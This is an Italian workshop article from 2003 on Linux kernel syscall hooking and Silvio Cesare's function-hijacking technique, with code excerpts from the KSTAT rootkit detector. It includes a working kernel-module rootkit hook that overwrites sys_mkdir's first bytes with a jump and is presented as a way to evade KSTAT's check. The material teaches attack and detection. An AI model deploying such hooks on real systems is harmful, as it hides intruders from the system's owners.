
A livello piu` basso del kernel, ci stanno le syscalls; esse rappresentano un transiente tra lo spazio utente e quello kernel.

L'apertura di un file, a livello utente, ad esempio, e` rappresentato proprio dall'uso di una syscall: SYS_OPEN a livello kernel, per essere specifici.

Per una lista completa delle funzioni disponibili nel proprio sistema, basta dare un okkio al file:

/usr/src/linux/include/asm/unistd.h

```
<--- Begin HERE --->

#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_

/*
 * This file contains the system call numbers.
 */

#define __NR_exit                 1
#define __NR_fork                 2
#define __NR_read                 3
#define __NR_write                4
#define __NR_open                 5
#define __NR_close                6
#define __NR_waitpid              7
#define __NR_creat                8
#define __NR_link                 9
#define __NR_unlink              10
#define __NR_execve              11
#define __NR_chdir               12
.. .... .... .. . .. . . . . . .. .

.. .... .... .. . .. . . . . . .. .

<--- End HERE --->
```



Quello ke succede, e ke e' importante capire, e` ke in fase di init, il kernel tira su una tabella, un array, con dentro dei puntatori indicizzati da degli interi, ke altro non sono, ke quello ke andiamo a trovare in unistd_H.

Quando e' necessario fare accesso ad una funzione, quello ke bisogna fare, e` andare a scegliere, con l'indice corretto, uno dei puntatori a funzione salvati nel nostro array.

Quello che a questo punto e' fondamentale capire, e` il fatto che per qualunque hacking del kernel, dobbiamo sapere come muoverci e dove muoverci. In pratica: sapere cosa andare a toccare, e DOVE andarlo a toccare, e` fondamentale per la buona riuscita del nostro lavoro.

Cosi` se dobbiamo andare a giocherellare con l'apertura di un file, dobbiamo sapere, ke la chiamata di syscall, ke serve a questo e' la __NR_open, per la close, per la seek, per la read e la write, ci sara` un analogo corrispettivo.

Esistono vari metodi (oltre l'esperienza), per sapere cosa andare a cercare, che abbiamo ampiamente visto nello scorso workshop. Un STRACE annesso a GDB del nostro ELF, o un nm <object>, ci daranno ampie informazioni su quello ke il nostro codice in oggetto fa` e con cosa lo fa`.

Riferendoci alle sockets, dato che tutti, usano queste per far capire i concetti, se normalmente agivamo a livello di netfilter o di packet_type, quindi piu` vicini alle interfaccie di rete che alle chiamate dell'utente (se ci si voleva ricondurre alla connessione bisognava controllare la porta, l'id del pacchetto, la sockaddr_in...) qui invece lavoriamo in un punto piu` vicino all'utente che alle interfaccie.

Se vogliamo monitorare un certo demone od un certo programma, quindi, non ci servira` beccare i pacchetti e ricostruirli in relazione alla porta ecc... e al protocollo tcp/udp/etc, ma bastera` monitorare le chiamate bind (o la sys_bind o quelle di un protocollo che ci interessa) e a quel punto cambiare le funzioni in relazione al lavoro ke intendiamo svolgere.

In realta` le cose non sono cosi` semplici. quello di cui abbiamo appena parlato e' solo una faccia della medaglia. ossia, ci siamo occupati di come wrappare, o hookare le syscall, ke hanno un simbolo esportato nella syscall_table.

Puo' capitare di avere necessita` di wrappare, qualkosa ke non abbia un simbolo esportato, od ancora, ke abbia solo un puntatore ad una serie di funzioni.

Durante l'installazione del nostro kernel, viene creato un file, molto particolare system.map (**). Il file System.map e il suo formato risulta utilissimo in quanto possiamo sapere l'esatta posizione in memoria di tutti i simboli che ci sono.

I simboli sono ogni variabile o funzione dichiarata statica o globale dentro a un file sorgente del kernel. questo non sembrera` immediatamente utile, ma dal momento che quando apriamo /dev/kmem possiamo muoverci grazie a quegli offset e trovare proprio quei simboli e tramite moduli possiamo usare indirizzi statici in modo da raggiungere punti del kernel altrimenti irraggiungibili.

Se vi ricordate, nella scorso workshop, abbiamo parlato di registrazione e occultamento dei simboli usati nel nostro modulo al /proc/ksyms. Adesso possiamo riguardare con occhio piu` critico a questo concetto.

E' possibile realizzare nella stesura del nostro codice, una vera e propria tabella interna di simboli e puntatori alle nostre operazioni. Qualkosa del tipo:

```
static struct symbol_table module_syms= {
     for_this: do_this,
     for_those:     do_those,
     here:          make_this,
     ...
}
```

Che poi e' quello, ke fa` la parte di kernel che si occupa del fs ed un analogo esiste anche per le sockets.

Quello ke viene fatto, nella stesura di un modulo di kernel, e' quello di registrare questa tabella, in maniera da ESPORTARE i simboli, con una chiamata
del tipo:

```
     ..., EXPORT_SYMBOL(name), EXPORT_SYMBOL_NOVERS(name), ...
```

Ho parlato delle sockets, proprio per questo motivo. tra i simboli esportati non esiste infatti un __NR_socket, ma bensi` un __NR_socketcall. cosa significa?

socketcall, altro non e' ke una chiamata di sistema ke wrappera, a sua volta la chiamata di socket, ke in quel particolare caso serve al sistema.

Ad esempio per una socket(...), il kernel effettuera` una chiamata a socketcall, ke a sua volta, restituira` il controllo alla corretta funzione.

Esiste una tecnica, largamente in uso da molti anni, tra i kernel hackers, descritta per la prima volta da Silvio Cesare [1]. Essa si occupa proprio di come gestire questo tipo di eventualita`.

In pratica quello ke viene fatto, non e` hookare ( qui come hooking -AGGANCIAMENTO-, intendiamo la sostituzione del puntatore della syscall_table, con un altro ke fa` comodo a noi) ma bensi` andare proprio a sovrascrivere la funzione di nostro particolare interesse.

In pratica si sovrascrivono i primi 7Bytes della funzione originale (bastano 7bytes, per far quello ke ci serve per il nostro scopo, NBR) con una porzione di codice del tipo:

```
...
mov offset della mia funzione, eax
jmp eax
...
```

Quello che succedera` sara` qualkosa del tipo: Effettuo una chiamata alla OPEN, il puntatore mi rimanda all'indirizzo della static function, ke gestisce l'apertura.

A quel punto, in memoria, ci stanno i primi 7bytes della funzione riscritti, con una porzione di codice, che IMPONE un salto ad un'altra parte di memoria, dove ci stara` la MIA funzione, ed il gioco e` fatto!

Ovviamente, questo impone, alcuni accorgimenti ed accortezze. Se vi ricordate, vi spiegai come conservare il puntatore alla nostra reale funzione, prima della sostituzione con la funzione hacked. Questo era necessario, per un corretto ripristino della syscall_table, dopo l'utilizzo del nostro modulo.

Cosa analoga, e' necessario fare, se viene usato il metodo di Cesare[1]. In realta`, qui, la situazione e` un po` piu` complessa. Considerate, che abbiamo SOVRASCRITTO 7bytes della funzione originale per poter stare al nostro gioco.

Quello ke viene fatto, che poi e' quello ke viene sfruttato in un tool, scritto da un carissimo amico (kstat di fusys [2]), e' quello di giocare su di un backup e monitoring proprio dei primi 7bytes delle funzioni exported.

Finora ci siamo concetrati sull'Hook delle syscalls ed abbiamo visti alcuni esempi di colme un attaccante possa operare in kernel space per occultarsi, rientrare, e sfruttare un sistema compromesso.

Ora vediamo come e' possibile 'difendersi', nel senso di accorgersi che nel sistema, a kernel space qualcosa e' "cambiato".

Faremo cio' esaminando parte della suite KSTAT by FuSys [2]

Cosa e' KSTAT?

dal man 1 kastat:

DESCRIZIONE
kstat mostra delle informazioni prese direttametne dalle strutture del kernel. Questo e' realizzato tramite un accesso a /dev/kmem, quindi normalmente sono richiesti i permerssi di root o di un utente che possa leggere kmem.

Questo e' specialmente utile quando noi non otteniamo dei risultati 'validi' da usuali sorgenti ad applicazione, come dire, dopo un accesso non autorizzato al nostro sistema.

Kstat e' una tool che fa diversi tipi di controllo al fine di individuare delle possibili alterazioni di un fissato imprinting del sistema registrato al suo interno.

Noi non analizzeremo tutti gli aspetti di kstat, ci limiteremo a mostrarne due relativamente alle tecniche che abbiamo mostrato e che mostreremo, lasciando a voi come workAtHome di costatare tutte le altre e di adoperarvi per eluderle (= .

SYSCALLS HOOK

Abbiamo visto che qundo hookiamo una syscall noi non facciamo altro che sostituire un valore dentro una struttura dati: la sys_call_table[].

Questo valore che noi adiamo a sostire altro non e' che l'indirizzo in kernel space a cui si trova 'fisicamente' il codice binario compilato della nostra funzione.

Preso coscienza di cio' e' facilmente intuibile come andra' a lavorare kstat per effettuare un controllo sulla sys_call_table[]:

```
------------- TAGLIA QUI --------------
symex.c :

  ...
  ...

  fd=fopen("include/syscall.h", "w");
  fprintf(fd, "unsigned long calls[256]={");

  if(kread(kd, (unsigned long)sys_call_table_addr, &syscall_table,
     sizeof(syscall_table)) == -1) {
    printf("kread error\n");
    exit(-1);
  }

  for(i=0; i<256; i++)
    fprintf(fd, "%p,", (void*)syscall_table[i]);

  fseek(fd, -1, 1);
  fprintf(fd, "};\n");

  ...
  ...

------------- TAGLIA QUI --------------
```

Si crea in un include una copia della sys_call_table e poi :

```
------------- TAGLIA QUI --------------
syscalls.c

void show_syscalls(int replace)
{
	...
	...

	for(i=1; i < 256; i++)
		if(kmem_call_table[i]){
			if((unsigned long)kmem_call_table[i] != calls[i] &&
					calls[i] != 0xffffffff && calls[i] !=
calls[0]){
				printf("\nsys_%-22s%16p", names[i],
				(void*)kmem_call_table[i]);
				printf(" WARNING! should be at %p",
(void*)calls[i]);
				w++;
			}
		}
	if(!w) printf("\nNo System Call Address Modified\n");
	printf("\n");
}

------------- TAGLIA QUI --------------
```

Verifica, quindi, che le entry della sys_call_table, letti direttametne da /dev/kmem siano congruenti con quelli che precedentemetne ha assunto come veritieri.

KERNEL HIJACKING

Fino ad ora abbiamo visto come hookcare una sys_call tramite la sostituzione di un in indirizzo dentro la sys_call_table[], e, come questo metodo di operare possa essere riconoscito.

Introduciamo ora una tecnica sperimentata per la prima volta da Silvio Cesare[1].

Essenzialmetne l'attacco dimostrato da Silvio si basa sull'idea di sostituire i primi byte di una funzione con una asm jump che salti, appunto, ad una funzione 'malicious' inserita tramite un LKM in kernel space da un attaccante (= .

Un jump in asm e' un procedura del tipo:

```
movl $indirizzo_a_cui_saltare,%eax
jump *%eax
```

Cosa importante notare e' che l'asm jump usata e' un jump_indiretto, e che quindi non c'e' bisogno di calcorare offsets, ma si puo' saltare da un indirizzo direttamente.

Un istruzione come questa occupa 7 byte.

L'algoritmo:

In init_module:

Salvare i primi 7 byte del codice della funzione originale per usarli successivamente.

Settare il jump alla parte di codice da eseguire al posto della funzione originale.

Sostituire i primi 7 byte della funzione originaria con quelli da noi predentemetne separati.

In cleanup_module:
Ripristinare i byte della funzione originale con quelli che eravano stati salvati durante la init_module().

Nella funzione 'malicious':
Esegue qualcosa
...per chiamare al funzione orinaria...
Rispristinare i 7 byte con quelli salvati precedentemente.
Eseguire la funzione.
Sostituire di nuovo i primi 7 byte con il jump.

Un esempio pratico che sfrutta la tecnica di hijacking lo possiamo vedere applicato alle syscall. Ovvero modificare il funzionamento di una syscall non piu' hookando l'indirizzo della sys_call_table, ma hijackando direttamente il codice della funzoine. Questo ci permette quindi di eludere il controllo che kstat fa sugli indirizzi della sys_call_table.

```
------------- TAGLIA QUI --------------

#define CODESIZE    7

extern void* sys_call_table[]; /* indirizzo della syscall table*/

int (*orig_mkdir)(const char *path, mode_t mode); /*la chiamata di
sistema originale (creiamo un prototipo)*/

static char original_code[CODESIZE];

static char hijack_code[CODESIZE]=
         "\xb8\x00\x00\x00\x00"    /* movl $0, %eax */
         "\xff\xe0";               /* ump *%eax */
```

```
int hacked_mkdir(const char *path, mode_t mode) {
     int ret;

     if(strstr(path, "elite")) {
         /* ripristiamo la funzione originale */
         memcpy(orig_mkdir, original_code, CODESIZE);

         /* eseguiamo la funzione originaria */
         ret =  orig_mkdir(path, mode);

         /* ripristiamo l'hijack */
         memcpy(orig_mkdir, hijack_code, CODESIZE);

         return ret;
     }
     return 0; /* non diamo errori, ma non facciamo niente! (= */
}

int init_module(void) { /* inizializziamo il nostro modulo */

     /* puntatore alla funzione da hijackare */
     orig_mkdir = sys_call_table[SYS_mkdir];

      /* inizializiamo i 4 byte della jump */
      *(long *) &hijack_code[1] = (long)hacked_mkdir;

      /* salviamo i 7 byte iniziali */
      memcpy(original_code, orig_mkdir, CODESIZE);

      /* hijackiamo la funzione */
      memcpy(orig_mkdir, hijack_code, CODESIZE);
      return 0;
}

void  cleanup_module(void)  {    /*  ripristiamo  tutto  come  in
principio */
     memcpy(orig_mkdir, original_code, CODESIZE);

}

------------- TAGLIA QUI --------------
```

Cosi facendo abbaimo eluso il controllo che kstat faceva sui puntatore della sys_cal_table. In realtà kstat fa anche un controllo sui primi byte di ogni syscall proprio per evitare attacchi di questo tipo.

------------- TAGLIA QUI --------------

symex.c:

```
fprintf(fd, "\n\nchar *fingerprints[256]={\n");
for(i=0; i<256; i++){
     if(kread(kd, (unsigned long)syscall_table[i], &fingerp,
                    sizeof(fingerp)) == -1) err("kread error");
     fprintf(fd, "\"");
     for(x=0; x < FPRINT_SIZE; x++)
          fprintf(fd, "\\x%x", fingerp[x]&0x000000ff);
     fprintf(fd, "\",");
}
fseek(fd, -1, 1);
fprintf(fd, "};\n");
fclose(fd);
```

------------- TAGLIA QUI --------------

Vediamo che in questo caso FuSys fa e si salva un finger print dei primi 10byte di ogni system call.

Successivamente in fase di “controllo” andra a verificare il fingerprint.

------------- TAGLIA QUI --------------

syscall.c:

```
for(i=1; i < 256; i++){
     if(kmem_call_table[i]){
          if(kread(kd, (unsigned long)kmem_call_table[i],
                &new_fingerp, sizeof(new_fingerp)) == -1)
                    err("kread error");
          if(strstr(new_fingerp, fingerprints[i]) == NULL) {
               w++;
               printf("\nWARNING! sys_%s modified:\n\t<",
                         names[i]);
               for(x=0; x < FPRINT_SIZE; x++)
                    printf("\\x%x", new_fingerp[x]&0x000000ff);
               printf("> instead of <");
               for(x=0; x < FPRINT_SIZE; x++)
                    printf("\\x%x", fingerprints[i][x]&0x000000ff);
               printf(">\n");
          }
     }
}
```

------------- TAGLIA QUI --------------

CONCLUSIONI.

Ci sono altri metodi, piu’ o meno proficui di utilizzare la tecnica di hijacking, un buon spunto, che mostra pure come andare a hijackare funzoni di cui non conosciamo direttamente l’indirizzo, ovvero il kernel non espoerta il simbolo, e’ descritto da vecna in un articolo per Bfi[3].
Altri usi se ne possono fare, ma lasciamo a voi il divertimento di trovarli e sfruttarli: in kernel space non ci sono limiti alla fantansia…

Catania 15 Aprile 2003
Valvoline & Quest

References:

[1] - Silvio Cesare - Kernel Functions Hijacking
http://www.big.net.au/~silvio/kernel-hijack.txt

[2] - KSTAT by Fusys - http://www.s0ftpj.org

[3] - Vecna - Hacking Kernel Structures - http://www.s0ftpj.org